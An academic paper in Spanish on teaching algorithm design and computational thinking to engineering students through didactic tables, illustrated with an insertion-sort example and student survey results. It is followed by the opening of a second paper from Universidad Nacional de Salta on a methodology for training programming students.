El aprendizaje de Computación en Ingeniería se focaliza en que los estudiantes desarrollen la capacidad de construir soluciones algorítmicas de problemas y que las expresen como programas para computadoras. El descubrimiento de algoritmos representa el mayor desafío cognitivo para los alumnos. Para favorecer el desarrollo de estas competencias, se promueve una forma de pensar específica, el pensamiento computacional. Se diseñaron dispositivos didácticos en forma de tablas, utilizadas para focalizar el pensamiento cuando ingenian algoritmos, y para hacerlo visible en la interacción colaborativa con sus pares y el profesor, en pequeños grupos en el taller virtual. Se presenta la valoración de los estudiantes sobre la ayuda que proporcionan las tablas para solucionar problemas con la computadora.

1 Introducción

La enseñanza de Computación en Ingeniería como ciencia básica en dos cursos se aborda desde un enfoque procedimental para la solución de problemas con la computadora. Los estudiantes deben aprender a ingeniar algoritmos y a codificarlos como programas en lenguaje Python. El profesor articula los núcleos de aprendizaje. Así, algoritmo, programa y computadora, se integran en una triada compleja para distinguirlos y conjugarlos. Los contenidos prácticos y teóricos, procedimentales y conceptuales, se desarrollan en espiral en forma interrelacionada, iterativa e incremental [1]. El avance en la enseñanza y el aprendizaje de la asignatura se estructura en torno a un eje que permite complejizar el diseño de los algoritmos a ingeniar (con la incorporación progresiva de nuevas herramientas de programación) y profundizar el conocimiento del funcionamiento de la computadora.

Se concibe la enseñanza de Computación como una enseñanza educativa [2]. El propósito general es educar en Ingeniería, contextualizando la práctica educativa en la forma de pensar en ingeniería y en la forma de ejercer la profesión. La competencia clave a adquirir por el estudiante es el descubrimiento de un algoritmo efectivo,

eficaz y eficiente. Se focaliza el aprendizaje de Computación no sólo en el *saber hacer* operativo (conocimiento técnico) sino también en el *saber por qué se hace* formativo (conocimiento tecnológico) [3]. Se exploran nuevas formas de enseñar para favorecer en los estudiantes de ingeniería el desarrollo de la capacidad de solucionar problemas con la computadora mediante algoritmos y programas. De acuerdo con Morin [2], “más importante que acumular el saber es disponer simultáneamente de una aptitud general para plantear y analizar problemas, y de principios organizadores que permitan vincular los saberes y darles sentido”.

Se presenta parte de los resultados de la práctica educativa implementada en el segundo cuatrimestre del año 2019, como versión definitiva de una experiencia preliminar [4,5] realizada en el primer cuatrimestre del mismo año, para desarrollar los contenidos de la asignatura Computación. Específicamente, la estrategia docente implementada para ayudar a los estudiantes a pensar computacionalmente (*How To Think It*) para solucionar problemas con algoritmos y programas.

2 Motivación pedagógica

El principal obstáculo del aprendizaje de la asignatura para los estudiantes reside en solucionar problemas ingenierando algoritmos que luego serán expresados en lenguaje Python para ser ejecutados por la computadora. En Computación se centra la mirada del estudiante de ingeniería en la búsqueda de la solución de un problema con la computadora (competencia general) y se la descentra de la reducción de la búsqueda a la implementación de una secuencia de instrucciones para desarrollar un programa (competencia específica) sin una comprensión auténtica del problema que se está resolviendo [6].

Programar es construir con una computadora [7]. Y la construcción es la representación de ciertas ideas a través de un lenguaje, es decir, expresar una forma de resolver un problema (algoritmo) a partir de la creación de un artefacto (programa). La Algoritmia y la Programación no se aíslan sino que se distinguen y se integran.

Para solucionar problemas con la computadora los estudiantes utilizan el Modelo de Solución de Problemas de Polya [8] aplicado al ámbito de la construcción de programas que consta de cuatro fases:

- 1 **Análisis.** El estudiante debe comprender en qué consiste el problema a resolver con la construcción del programa.
- 2 **Diseño.** El estudiante debe diseñar una estrategia para definir los recursos y descubrir el algoritmo.
- 3 **Codificación.** El estudiante debe implementar la estrategia para construir el programa.
- 4 **Evaluación.** El estudiante debe ejecutar el programa construido para comprobar que la solución es correcta.

El Análisis del problema y el Diseño de la solución, son las fases algorítmicas y constituyen el desafío creativo de aprendizaje porque requiere que los estudiantes desplieguen el pensamiento computacional (*Computational Thinking*). La Codificación y la Evaluación son las fases de programación.

Cada una de las fases del Modelo de Solución de Problemas con la Computadora se expande en una Guía para la Creación de Programas en forma de Mapa Conceptual. Se proporciona así un dispositivo didáctico para ayudar a los estudiantes a descubrir un algoritmo que solucione el problema propuesto, y a codificarlo como programa.

El pensamiento computacional es una forma específica de pensar que propicia el análisis y la relación de ideas para la organización y la representación lógica de procedimientos [9]. Según Wing [10], de manera informal, el pensamiento computacional describe la actividad mental al formular un problema para admitir una solución computacional, se superpone con el pensamiento lógico y el pensamiento sistémico, incluye el pensamiento algorítmico y el pensamiento paralelo, que a su vez involucran otros tipos de procesos de pensamiento. Simari [11] explicita que Wing describe esta forma de pensamiento como una combinación de las formas de pensamiento matemático e ingenieril.

Martínez y Echeveste [12] mencionan que Papert identifica cuatro dimensiones del pensamiento computacional: descomposición de subproblemas, reconocimiento de patrones, abstracción y algoritmos. Agregan que Wing lo describe como un pensamiento que proporciona habilidades y competencias intelectuales que constituyen una forma de pensar que tiene características propias y diferentes a las de otras ciencias, como: la descomposición en subproblemas, abstracción de casos particulares, procesos de diseño, implementación y prueba de lógicas algorítmicas, entre las más significativas. Y expresan que para Simari, el pensamiento computacional incluye el pensamiento crítico, porque implica reconocer, entender y resolver un problema, pero lo hace con la colaboración de computadoras.

En el proceso de enseñanza se favorece el desarrollo de este pensamiento específico mediante el análisis del problema y el diseño de algoritmos (Fases Análisis y Diseño) durante el proceso evolutivo de construcción de

programas, como una competencia clave de aprendizaje en la formación de los estudiantes de ingeniería.

3 Estrategia educativa

Se instrumenta la propuesta metodológica para el desarrollo del pensamiento computacional en los estudiantes a través de las siguientes líneas de acción educativa:

3.1 Pensamiento visible

El pensamiento visible (*Visible Thinking*) se focaliza en tres prácticas básicas [13]: las rutinas de pensamiento, la documentación del pensamiento del estudiante y la práctica profesional reflexiva. Una rutina de pensamiento promueve movimientos de pensamiento específicos e implica un proceso que al ponerse en práctica permite que el pensamiento de los estudiantes se haga visible a medida que expresan sus ideas, debaten y reflexionan en torno a ellas. Para comprender cómo operan en el aula las rutinas de pensamiento y cómo se pueden utilizar y crear las propias se las debe considerar desde tres perspectivas: como herramientas, como estructuras y como patrones de comportamiento [14].

Se utilizan fundamentalmente las rutinas *Conectar-Ampliar-Desafiar* y *Afirmar-Apoyar-Cuestionar*, entre otras, seleccionadas por ser consideradas como las más apropiadas para ser adaptadas al proceso de solución de problemas con la computadora. La rutina *Conectar-Ampliar-Desafiar* ofrece una estructura en la que el pensamiento de los estudiantes inspirado por una nueva situación problemática se puede hacer visible. Permite sintetizar y organizar las ideas. Se interpela a los estudiantes y a través de preguntas, se provoca la escucha activa en lugar del oír pasivo y se los prepara para que tomen conciencia de la nueva experiencia de aprendizaje estableciendo conexiones (*Conectar*) entre el conocimiento nuevo y el conocimiento previo, identificando nuevas ideas para pensar en nuevas direcciones (*Ampliar*) y buscando cómo las nuevas ideas desafían a pensar en nuevas maneras de solucionar problemas o a cuestionar suposiciones (*Desafiar*). La rutina *Afirmar-Apoyar-Cuestionar* ofrece una estructura abarcadora para examinar las ideas y generar nueva comprensión. Permite explorar las ideas más profundamente. Los estudiantes buscan patrones, detectan generalizaciones e identifican aseveraciones (*Afirmar*), el profesor les ayuda a que tomen conciencia de sus afirmaciones y se focalicen en las evidencias (*Apoyar*) y formula preguntas para que prueben y validen sus interpretaciones (*Cuestionar*).

3.2 Mediación tecnológica

Se proporciona un modo de enseñar mediado por la tecnología para ayudar a los alumnos a desarrollar formas más eficientes de utilizar la mente y a mejorar el aprendizaje perfeccionando los procesos de pensamiento grupal e individual. La capacidad de las TIC para

transformar y mejorar las prácticas pedagógicas está estrechamente relacionada con la manera como estas tecnologías son realmente utilizadas por los profesores y los estudiantes en las situaciones particulares de enseñanza y aprendizaje y la manera como se insertan en el desarrollo de la actividad conjunta que despliegan profesores y estudiantes en estas situaciones [15].

3.3 Trabajo colaborativo

Mariana Maggio [16] señala que la importancia de la colaboración quedó subrayada en un constructo central de la obra de Vigotsky, la zona de desarrollo próximo, como:

“...la distancia entre el nivel real de desarrollo, determinado por la capacidad de resolver independientemente un problema, y el nivel de desarrollo próximo, determinado a través de la resolución de un problema bajo la guía de un adulto o en colaboración con otro compañero más capaz...” (Vigotsky, 1979, 133)

Los estudiantes trabajan en colaboración con sus pares en pequeños grupos en el taller virtual “Un Lugar para Algoritmear” (Google Drive Institucional) asistidos por el profesor para ingeniar algoritmos que solucionan los problemas de las Actividades Grupales Formativas AGF y el Trabajo Grupal Formativo TGF. Se establece así una relación entre el aprendizaje de la programación de computadoras y el desarrollo del pensamiento computacional y se instala al aprendizaje de la programación como “un proceso interactivo en el que las personas aprenden unas de otras” [17].

El profesor interviene en el proceso de concepción de la solución algorítmica del problema propuesto: guía, orienta y acompaña al estudiante para modelar su pensamiento en la búsqueda de una solución viable y el aseguramiento de un buen diseño del algoritmo. La práctica de la enseñanza y del aprendizaje en el taller virtual busca favorecer la colaboración entre pares y profesor para que los estudiantes logren desarrollar la capacidad de abstracción, de generalización, de descomposición del problema en subproblemas, de identificación de la naturaleza del problema, entre otras. Y posteriormente, en forma conjunta, codificar el algoritmo en el entorno IDLE Python “Un Lugar para Programar”.

4 Experiencia metodológica

Los dispositivos didácticos, *tablas*, proporcionados por el profesor ofrecen a los estudiantes un andamiaje para enfrentar la incertidumbre y la perplejidad que se presentan cuando deben abordar la solución de un problema con la computadora. La Tabla 1, Definición del Objetivo y de los Recursos, y la Tabla 2, Análisis del Problema, se focalizan en el problema a solucionar con la computadora, y la Tabla 3, Diseño de la Solución, está centrada en el descubrimiento del algoritmo que soluciona el problema. Se utilizan en el taller virtual “Un Lugar para Algoritmear”. La Tabla 4, Modelo de Programa Tipo,

estructura la organización de la codificación del algoritmo en lenguaje Python. Se utiliza en el entorno IDLE Python “Un Lugar para Programar”.

Así, el profesor organiza, relaciona y contextualiza la información proporcionada por el enunciado del problema y el pensamiento computacional del estudiante, con el objetivo de facilitar el descubrimiento del algoritmo que soluciona el problema planteado en el proceso de construcción del programa.

La especificación del enunciado que representa el problema es el punto de partida para la organización del pensamiento del estudiante. La Tabla 1, Definición del Objetivo y de Recursos, contiene definiciones y preguntas guías para orientar el conocimiento que el alumno debe dominar e integrar. El estudiante debe adquirir la capacidad de abstraer la información relevante y la irrelevante para el hallazgo de la solución y de distinguir restricciones y requerimientos del problema mediante una *lectura comprensiva* del enunciado, así como también, identificar recursos propios del problema o proporcionados por el usuario, detectar recursos conocidos, desconocidos, iniciales, intermedios, finales, constantes, variables, mediante una *lectura de rastreo* del enunciado.

Tabla 1. Definición del Objetivo y de Recursos

<p>1.1 ¿Qué problema se debe resolver? Preguntas Guía: ¿cuál es la incógnita del problema? o ¿qué solicita el enunciado informar por pantalla? o ¿qué resultado(s) se debe(n) obtener? o ¿cuál es el objetivo del programa?</p>
<p>1.2 Recursos necesarios para resolver el problema</p> <p>1.2.1 ¿Recursos conocidos? Pregunta Guía: ¿cuáles son los datos conocidos por el programador, es decir, propios del problema (explicitados en el enunciado) y/o a ser proporcionados por el usuario?</p> <p>1.2.2 ¿Recursos desconocidos? Pregunta Guía: ¿cuáles son los datos desconocidos por el programador, es decir, a ser calculados por el programa?</p> <p>1.2.3 ¿Recursos constantes? (datos que no pueden cambiar sus valores durante la ejecución de un programa o en futuras ejecuciones pero pueden cambiar sus valores con el transcurso del tiempo)</p> <p>1.2.4 ¿Recursos variables? (datos que pueden cambiar sus valores durante la ejecución de un programa o en futuras ejecuciones)</p>

A modo de ejemplo, se presentan el uso de la Tabla 2, Análisis del Problema, y de la Tabla 3, Diseño de la Solución, para solucionar el problema de ordenar los elementos de un vector compuesto por números enteros en forma creciente. Cada columna de las tablas define una acción a desarrollar. Cada acción en una columna se conecta con la acción en la columna anterior. Cada tabla se relaciona con la anterior. Para facilitar el avance hacia el descubrimiento del algoritmo que soluciona el problema propuesto, se propone a los estudiantes completar una tabla, obtener la aprobación del profesor y luego avanzar a la siguiente tabla, para autorregular el aprendizaje y verificar que se está transitando un camino de solución

viable. El profesor y los estudiantes, a través de comentarios en el taller virtual, comunican observaciones, correcciones, dudas, dificultades. La solución de las actividades y trabajos formativos propuestos se logra a través de sucesivas devoluciones del profesor y depuraciones de los estudiantes.

El estudiante debe realizar una *lectura reflexiva* del enunciado para completar cada columna de la Tabla 2. Y focalizar la mirada en la solución del problema en el mundo real trabajando con valores de los datos.

Tabla 2. Análisis del Problema

# Caso	Estado Inicial	Estado Final	Estado Intermedio
# 1	73 55 38 67	38 55 67 73	<p>PET 55<73? Sí A otro lugar, 3 A lugar 73, 55 A lugar 55, 73 55 73 38 67 SET 38<73? Sí A otro lugar, 3 A lugar 73, 38 A lugar 38, 73 55 38 73 67 38<55? Sí A otro lugar, 5 A lugar 55, 38 A lugar 38, 55 38 55 73 67 TET 67<73? Sí A otro lugar, 3 A lugar 73, 67 A lugar 67, 73 38 55 67 73 67<55? No 38 55 67 73</p>

En la columna #Caso, el estudiante debe elegir entre todos los posibles valores a ser ingresados por el usuario, aquellos que sean representativos de la situación problemática que se plantea. Se considera valor *representativo* a cada valor o conjunto de valores que requerirá del programador la comunicación al procesador de un conjunto de órdenes distintas a ejecutar para obtener una solución general. El estudiante también debe detectar cuántos casos son representativos del problema propuesto.

En la columna Estado Inicial, el estudiante debe elegir una cantidad apropiada de elementos del vector que le ayuden a vislumbrar una solución general del problema a partir de una solución específica, y debe elegir valores apropiados de los elementos que le ayuden a encontrar un procedimiento genérico a partir de un procedimiento específico.

En la columna Estado Final, el estudiante debe expresar cuál es el resultado que espera obtener para cada valor representativo del problema. Se debe poder determinar de inmediato.

En la columna Estado Intermedio, el estudiante debe encontrar un procedimiento que produzca la transformación de los valores del Estado Inicial en valores del Estado Final. Se debe representar la solución del problema de manera esquemática y mostrar los diferentes estados intermedios de transformación de los valores iniciales en valores finales. El alumno cuya solución se presenta, expresó: “Mi idea fue ir armando la sublista dentro del mismo vector, incorporando de a un elemento y posicionándolo en el lugar correcto. Es decir, se toman los primeros dos elementos, se comparan y se ordenan (PET). Se toma el siguiente, se comparan y se ordenan (SET). Y así siguiendo”.

Para completar la Tabla 3, en primer lugar, el estudiante debe observar la columna Estado Intermedio (de Transformación) de la Tabla 2, para expresar el procedimiento específico que resuelve el problema con valores de los datos, como procedimiento genérico con nombres de recursos (identificadores para contenidos del vector, índice y recursos auxiliares) para iniciar el proceso de adaptación computacional en la columna Estado Genérico (de Adaptación) de la Tabla 3.

Y en segundo lugar, el estudiante debe observar los distintos estados de transformación (Primer Estado de Transformación PET, Segundo Estado de Transformación SET, Tercer Estado de Transformación TET) escudriñando la relación entre los datos, contenidos y posiciones, implicados en los procedimientos genéricos, y que conducen a un procedimiento general, explorando la naturaleza del problema para descubrir el algoritmo que soluciona el problema cualesquiera sean los valores de los datos ingresados. Y enunciar una conclusión sintética. El alumno cuya solución se presenta, expresó: “Para ordenar un vector en forma creciente, se realizan sucesivas comparaciones de cada elemento de la lista con el anterior o los anteriores que conforman una sublista ordenada, realizando el intercambio de posición mientras el elemento de la lista resulte menor a cada elemento de la sublista”. La resolución de la columna Estado Genérico (de Adaptación) es crucial para completar la Tabla 3 y asegura el buen diseño y codificación del algoritmo.

En la siguiente columna, Descomposición en Subproblemas, el estudiante debe organizar una secuencia de descripción de los subproblemas a resolver desde la obtención de los datos hasta la comunicación de resultados; en la columna Naturaleza de los Subproblemas, debe detectar la naturaleza de los subproblemas (secuencial, selectiva simple, selectiva múltiple, repetitiva indefinida, repetitiva definida, repetitivas anidadas) y en la columna Primitiva de Programación, debe seleccionar la sentencia apropiada en Python para implementar cada subproblema según su naturaleza.

Tabla 3. Diseño de la Solución

Estado Genérico	Descomposición en Sub Problemas	Naturaleza de los Sub Problemas	Primitiva de Programación
V: vector V0 V1 V2 V3 i: índice 0 1 2 3 Aux: recurso para intercambio	#Obtención de cantidad de elementos y valores de elementos desde teclado y carga en el vector	# repetitiva definida	for... in...
PET V0<V1? Sí Aux ← V0 V[0]← V1 V[1]← Aux V1 V0 V2 V3 0 1 2 3 SET V2<V0? Sí Aux ← V0 V[1]← V2 V[2]← Aux V1 V2 V0 V3 0 1 2 3 V2<V1? Sí Aux ← V1 V[0] ←V2 V[1] ←Aux V2 V1 V0 V3 0 1 2 3	#Ordenamiento del vector #Recorrido del vector para insertar cada elemento #Búsqueda posición del elemento	# repetitivas anidadas #repetitiva definida #repetitiva indefinida	for... in... while...
TET V3<V0? Sí Aux ← V0 V[2] ←V3 V[3] ←Aux V2 V1 V3 V0 0 1 2 3 V3<V1? No V2 V1 V3 V0	#Exhibición contenido vector ordenado	# repetitiva definida	for... in...

La Tabla 4, Modelo de Programa Tipo, integra las cuatro fases del proceso evolutivo de construcción de programas a través de sus secciones: declarativa, algorítmica, de codificación y evaluación. Ofrece al estudiante una estructura para organizar el programa Python. Contiene el algoritmo codificado el cual debe ser consistente con el algoritmo diseñado. Los estudiantes tienen que describir los subproblemas (no la sentencia con la cual se implementa el subproblema) lo cual habilita la posibilidad de hacer consciente la forma en que se resolvió el problema y favorece un aprendizaje auténtico.

El andamiaje que proporcionan las tablas en el proceso de construcción de los algoritmos que solucionan los problemas con la computadora, tiene una finalidad formativa. Es necesario aprender a utilizar las tablas como parte del contenido de la asignatura. Se requiere que los estudiantes se comprometan con la metodología propuesta y asuman la responsabilidad del propio aprendizaje, es decir, que tomen conciencia de la necesidad de pensar para aprender. Las tablas se utilizan durante el desarrollo de las actividades y trabajos formativos, cuando los estudiantes

están aprendiendo en grupos pequeños, guiados por el profesor o en colaboración con otro compañero más capaz, es decir, cuando el aprendizaje está en el nivel de desarrollo próximo. En la evaluación individual integradora al finalizar el Segundo Módulo (y también al finalizar el Primer Módulo) se pone a prueba el nivel real de desarrollo, determinado por la capacidad de resolver independientemente un problema. Tanto el estudiante como el profesor pueden medir el grado de autonomía alcanzado para solucionar problemas con algoritmos y programas

Tabla 4. Modelo de Programa Tipo

SECCIÓN DECLARATIVA (Definición de Recursos) # SECCIÓN ALGORÍTMICA (Desarrollo de Solución) # Nombre del programa # Síntesis del enunciado (qué problema se resuelve) # Autor, fecha, versión
1 PRÓLOGO #1.1 Presentación #1.1.1 Título #1.1.2 Bienvenida #1.1.3 Objetivo #1.2 Obtención de recursos #1.2.1 Solicitud e ingreso de recursos desde teclado #1.2.2 Definición de recursos (iniciales o intermedios) # 1.3 Definición de subprogramas
2 RESOLUCIÓN #2.1 Cálculo de la solución del problema # (Descomposición del problema en subproblemas)
3 EPÍLOGO # 3.1 Muestra de solución del problema por pantalla # 3.2 Finalización # 3.2.1 Despedida # 3.2.2 Agradecimiento # 3.2.3 Pausa para lectura de resultados
SECCIÓN EVALUATIVA # (Diseño de datos de prueba) # Juego N° Recursos (valores) # 1 ... # ...

5 Análisis de Resultados

Se presentan resultados de parte de la encuesta (entre otras técnicas de recolección de información) realizada a 41 estudiantes al finalizar el Segundo Módulo del segundo cuatrimestre del año 2019. Los participantes trabajaron en el taller virtual para realizar dos (2) Actividades Grupales Formativas y un (1) Trabajo Grupal Formativo integrador en pequeños grupos de dos (2) o tres integrantes (3).

Interesa, específicamente, mostrar la valoración de las respuestas de los estudiantes en relación a la ayuda que proporciona el uso de las tablas para solucionar problemas con la computadora en correspondencia con la percepción docente y su potencialidad como soporte del desarrollo del pensamiento computacional necesario para el diseño y la codificación de algoritmos.

Y fundamentalmente, en aquellos aspectos claves de la estrategia docente diseñados para facilitar el aprendizaje de la asignatura a los estudiantes: ¿Cómo ayudó trabajar

con las tablas para abordar la solución a un problema? ¿Cómo ayudó hacer visible el pensamiento en las tablas en la búsqueda del algoritmo? ¿Cómo ayudó el despliegue del pensamiento computacional en las tablas? ¿Cuánto ayudó la tabla Modelo de Programa Tipo en el entorno IDLE Python a codificar el algoritmo en el Segundo Módulo?

Tabla 5. Opiniones de los Estudiantes 1

¿Cómo te ayudó trabajar con las tablas para abordar la solución a un problema?	
Aspecto	Valoración
1 Poder identificar los casos representativos de los problemas abrió un camino hacia una solución posible.	56,1%
2 Poder establecer en la columna Estado Intermedio las operaciones que transforman los valores del estado inicial al estado final fue clave para vislumbrar la generalización de la solución.	24,4%
3 Poder completar la columna Estado Genérico fue crucial para determinar el procedimiento general y descubrir el algoritmo.	29,3%
4 Poder organizar la secuencia de subproblemas y descubrir la naturaleza de cada subproblema facilitó la elección de la instrucción apropiada para codificar el algoritmo.	17,1%

Tabla 6. Opiniones de los Estudiantes 2

Hacer visible mi pensamiento en las tablas en la búsqueda del algoritmo:	
Aspecto	Valoración
1 Me ayudó a representar el problema para validar el resultado (estado intermedio de transformación) y poder ingeniar el algoritmo (estado genérico de adaptación).	24,4%
2 Me obligó a hacer consciente mi forma de pensar el problema y favoreció la descomposición del problema en subproblemas.	46,3%
3 Me sirvió para abordar la búsqueda de otras soluciones con mayor facilidad y confianza.	24,4%
4 Me permitió codificar un algoritmo de mejor calidad (programa eficiente).	46,3%

6 Reflexiones Finales

Se comunicó cómo se enseña a desarrollar el pensamiento computacional para facilitar el hallazgo de la solución al problema (algoritmo) y asegurar una solución efectiva, es decir, un programa eficaz (que resuelva el problema como lo solicita el enunciado) y un programa eficiente (que implemente la solución del problema con las sentencias apropiadas a su naturaleza).

El desarrollo del pensamiento computacional se implementa con el propósito de enseñar a pensar en Computación. Y se intenta establecer puentes con el desarrollo del pensamiento ingenieril necesario para aprender a pensar en Ingeniería.

Se busca provocar una reforma paradigmática del pensamiento para promover la aptitud para organizar el conocimiento y estimular el pleno empleo de la inteligencia general, vinculando Enseñanza de Computación y Educación en Ingeniería en el proceso formativo de los estudiantes.

Tabla 7. Opiniones de los Estudiantes 3

El despliegue del pensamiento computacional en las tablas:	
Aspecto	Valoración
1 Me ayudó a descubrir un algoritmo, a asegurar la calidad de diseño de la solución y a codificar el algoritmo con la herramienta de programación apropiada a la naturaleza del problema.	34,1%
2 Me facilitó el hallazgo de otros algoritmos a través de la sistematización del proceso de análisis y diseño: definición de recursos (Tabla 1), análisis del problema (Tabla 2) y diseño de la solución (Tabla 3).	31,7%
3 Me permitió advertir que había codificado un algoritmo ineficaz (que no cumplía con los requerimientos del enunciado) y/o con falta de calidad de diseño porque expresé el algoritmo en lenguaje Python (codificación) y realicé la prueba del programa (evaluación) sin completar las tablas previamente.	29,3%

Tabla 8. Opiniones de los Estudiantes 4

¿Cuánto ayudó la tabla Modelo de Programa Tipo en el entorno IDLE Python a codificar el algoritmo en el Segundo Módulo?	
1 Mucho, porque proporciona una estructura para organizar el esquema algorítmico e implica todas las fases del proceso de construcción de programas (Análisis, Diseño, Codificación y Evaluación).	51,2%
2 Poco, porque en general codifiqué el algoritmo como una secuencia de instrucciones en lenguaje Python y luego describo los subproblemas para obtener un programa inteligible.	43,9%

7 Referencias Bibliográficas

- [1] Jiménez Rey, E., "Enseñanza y Aprendizaje de Computación en Carreras de Ingeniería: una visión sistémica de los procesos esenciales y sus vinculaciones con las NTICs", Primer Congreso Argentino de Tecnología de Información y Comunicaciones, Buenos Aires, 2010.

- [2] Morin, E., “La cabeza bien puesta. Repensar la reforma. Reformar el pensamiento”, Buenos Aires: Nueva Visión, 2008, ISBN 978-950-602-395-9.
- [3] Lerch, C. y de Vedia, L., “El conocimiento tecnológico y el conocimiento ingenieril en la formación del ingeniero para un mundo cambiante.”, en *La educación del ingeniero para un mundo cambiante*, 49-78, 6, ANCEFN. Ciudad Autónoma de Buenos Aires: Luis de Vedia Editor, 2014.
- [4] Jiménez Rey, E., “Computación en Ingeniería: La experiencia de pensar para solucionar problemas con algoritmos y programas en aula real y aula virtual, Anales de SAEI 2019, Simposio Argentino de Educación en Informática (JAIO), ISSN 2683-8958, pp. 1-16.
- [5] Jiménez Rey, E., Aveleyra, E. y Barranquero, F., “Competencias en algoritmia y programación como formación básica en ingenierías: El rol del pensamiento visible y de la mediación tecnológica”, *Actas de Resúmenes, IV Congreso Internacional de Enseñanza de las Ciencias Básicas*, Paysandú, Uruguay, 2019, pp. 14-15.
- [6] Morin, E., “Los siete saberes necesarios para la educación del futuro”, París: UNESCO, 1999.
- [7] Papert, S., “Mindstorms: Children, computers, and powerful ideas”, Basic Books, Inc., 1980.
- [8] Nickerson, R., Perkins, D. y Smith, E., “Enseñar a pensar”, Barcelona: Paidós /M.E.C, 1987.
- [9] Zapata Ros, M., “Pensamiento Computacional: Una nueva alfabetización digital”, *Revista de Educación a Distancia*, 46(4), 2015.
- [10]Wing, J., “Computational Thinking: What and Why?”, *Magazine of Carnegie Mellon University's School of Computer Science*, 2010.
- [11]Simari, G., “Los fundamentos computacionales como parte de las ciencias básicas en las terminales de la disciplina Informática”, VIII Congreso de Tecnología en Educación y Educación en Tecnología, Santiago del Estero, 2013.
- [12]Martínez, C. y Echeveste, E., “Aprender a programar para integrar(nos)”, Córdoba: UEPC, ICIEC, 2017.
- [13]Proyecto Cero de la Escuela de Educación de Harvard (s. f.). Disponible en: <http://www.pz.harvard.edu/>
- [14]Ritchhart, R., Church, M. y Morrison, K., “Hacer visible el pensamiento”, Ciudad Autónoma de Buenos Aires: Paidós, 2014.
- [15]Coll, C., Onrubia, J. y Mauri, T., “Tecnología y prácticas pedagógicas: las TIC como instrumentos de mediación de la actividad conjunta de profesores y estudiantes”, *Anuario de Psicología*, vol. 38, n° 3, 377-400. Facultat de Psicologia, Universitat de Barcelona, 2007.
- [16]Maggio, M., “Habilidades del siglo XXI. Cuando el futuro es hoy. “, XIII Foro Latinoamericano de Educación., Ciudad Autónoma de Buenos Aires: Santillana, 2018.
- [17]Bruner, J., “La educación: puerta de la cultura”, Madrid:Visor, 1997.

Metodología para un Entrenamiento Pedagógico de la Programación de Computadoras

Angel R. Barberis ¹, Lorena E. Del Moral Sachetti ², Jorge Silvera ³, Eusebio Méndez ⁴

Universidad Nacional de Salta, ^{1,3}Sede Central y ^{2,4}Sede Regional Orán. Salta. Argentina.

¹ barberis@unsa.edu.ar, ² Lorena.dms.7@gmail.com, ³ jsilvera@hotmail.com,

⁴eusebio.mendez@gmail.com

Resumen

La programación de computadoras conforma un conjunto de actividades que dificulta su enseñanza y aprendizaje. En consecuencia, aprender a programar constituye una de las primera y más desafiante tarea que enfrentan los estudiantes de informática en los primeros años de carrera. Las dificultades se extienden e impactan fuertemente en otras asignaturas que contemplan a la programación como uno de sus objetivos en la práctica pedagógica. La realidad en los estudios universitarios en informática no es ajena a la de otras carreras, que se puede percibir por los altos grados de reprobación y las altas tasas de abandono en la formación profesional. El presente trabajo expone una experiencia basada en una revisión de la metodológica que le permite al alumno entrenarse en el desarrollo ágil de software como un enfoque superador a la mera práctica de la programación de lenguajes, permitiendo al mismo tiempo, promover acciones cooperativas y colaborativas en equipo de trabajo, que les facilita la adquisición de habilidades propias del programador profesional. Se muestran resultados experimentales de la puesta en práctica de la metodología en la asignatura Programación Numérica de la carrera Licenciatura en Análisis de Sistemas de la Universidad Nacional de Salta.

Introducción

En la actualidad, las carreras relacionadas con las Ciencias Informáticas o de la Computación, se ven fuertemente impactadas por las altas tasas de deserción de estudiantes en asignaturas relacionadas con la programación de computadoras, desde aquellas que introducen los primeros conceptos [1] hasta aquellas que no la enseñan pero que tienen entre sus objetivos académicos poner en práctica del desarrollo de programas informáticos [2]. En los últimos 20 años se evidenciaron

un alto porcentaje de deserción de alumnos en carreras informáticas, según reportes en diversos medios. La Cámara de empresas de Software y Servicios Informáticos (Cessi) en 2007 reportó que el 60 % de los alumnos de informática abandonaron la carrera en el primer año [3]; en 2013, la Secretaria de Políticas Universitarias del Ministerio de Educación de la Nación [4], reporta que el 80% de los estudiantes de carreras informáticas abandonan sus estudios durante los primeros años; y en 2019, la Licenciada en Sociología y especialista en Psicología Educacional Liliana Llamas, docente de la Universidad de Buenos Aires (UBA) [5], expresa que entre el 60 y 70 % de los inscriptos en una carrera universitaria abandonan sus estudios a mediado del primer año. Hoy en día, parece que la realidad no es diferente al de los años anteriores, ni al de otras partes del mundo, tal como lo presenta el artículo titulado “*Informática sigue siendo una de las carreras con más abandono*” publicado en julio de 2020 por el portal Webedia, que describe la realidad Española [6]. Este panorama, sumado a tantos otros artículos de investigación reportados en la literatura científica, muestra no sólo que los estudiantes experimentan una amplia gama de dificultades y deficiencias, sino también, que es una realidad recurrente tanto en Argentina como en otras partes del mundo [2, 7-9].

El arte de la programación de computadoras es una tarea compleja y difícil de abordar académicamente [2, 10-12]. La complejidad del Proceso Educativo de la Programación radica en que éste demanda la interacción de habilidades tanto del profesor como de los alumnos, y exige la garantía de que el educador propicie un ambiente cooperativo y colaborativo para desarrollar en el discente otras habilidades como las psico-cognitivas [13-15] y trabajo en equipo [16], entre otras, necesarias para el abordaje de problemas multidisciplinares [17, 18]. Por lo tanto, es de suma importancia contar con una estrategia metodológica de enseñanza y aprendizaje que propicie un ambiente de trabajo en grupo, en el que se pueda fomentar tanto, habilidades sociales como de comunicación, haciendo del hábito de ayudar, compartir y cooperar, una norma inexcusable en el aula. En este sentido, es que

varios investigadores visualizan al desarrollo de software como una actividad cooperativa, en donde la principal característica es el trabajo en equipo [19, 20].

En la era del desarrollo tecnológico, no sólo importa la disponibilidad de la información, el conocimiento y los medios para comunicarla, sino también, el modo en que ellos puedan ser aplicados en prácticas reales. El desarrollo de habilidades inherentes a la programación de computadoras (creatividad [21], autoeficacia [22], resolución de problemas [23], razonamiento [24], trabajo en equipo [16], etc.) desarrolla en el alumno las capacidades multifacéticas que le permiten enfrentar problemas interdisciplinarios de diferentes grados de dificultad, que sumado a un buen entrenamiento, adquiere la experiencia de un buen programador. Las estimulaciones cognitivas inherentes a la resolución de problemas (actividades de exploración, análisis y búsqueda de soluciones) [23], estimulan un proceso de aprendizaje, que favorece el desarrollo mental, colocan en primer plano las destrezas de investigación, los entrena en la generación de soluciones, y con ello, los estudiantes se encaminan hacia el mayor desafío de doblegar las capacidades de programación de computadoras. La actividad de resolución de problemas en Programación necesita además de la habilidad técnica para sintetizar o resumir una solución [25, 26]. Esta habilidad junto al trabajo en equipo se puede desarrollar mediante la práctica constante o el entrenamiento en la programación.

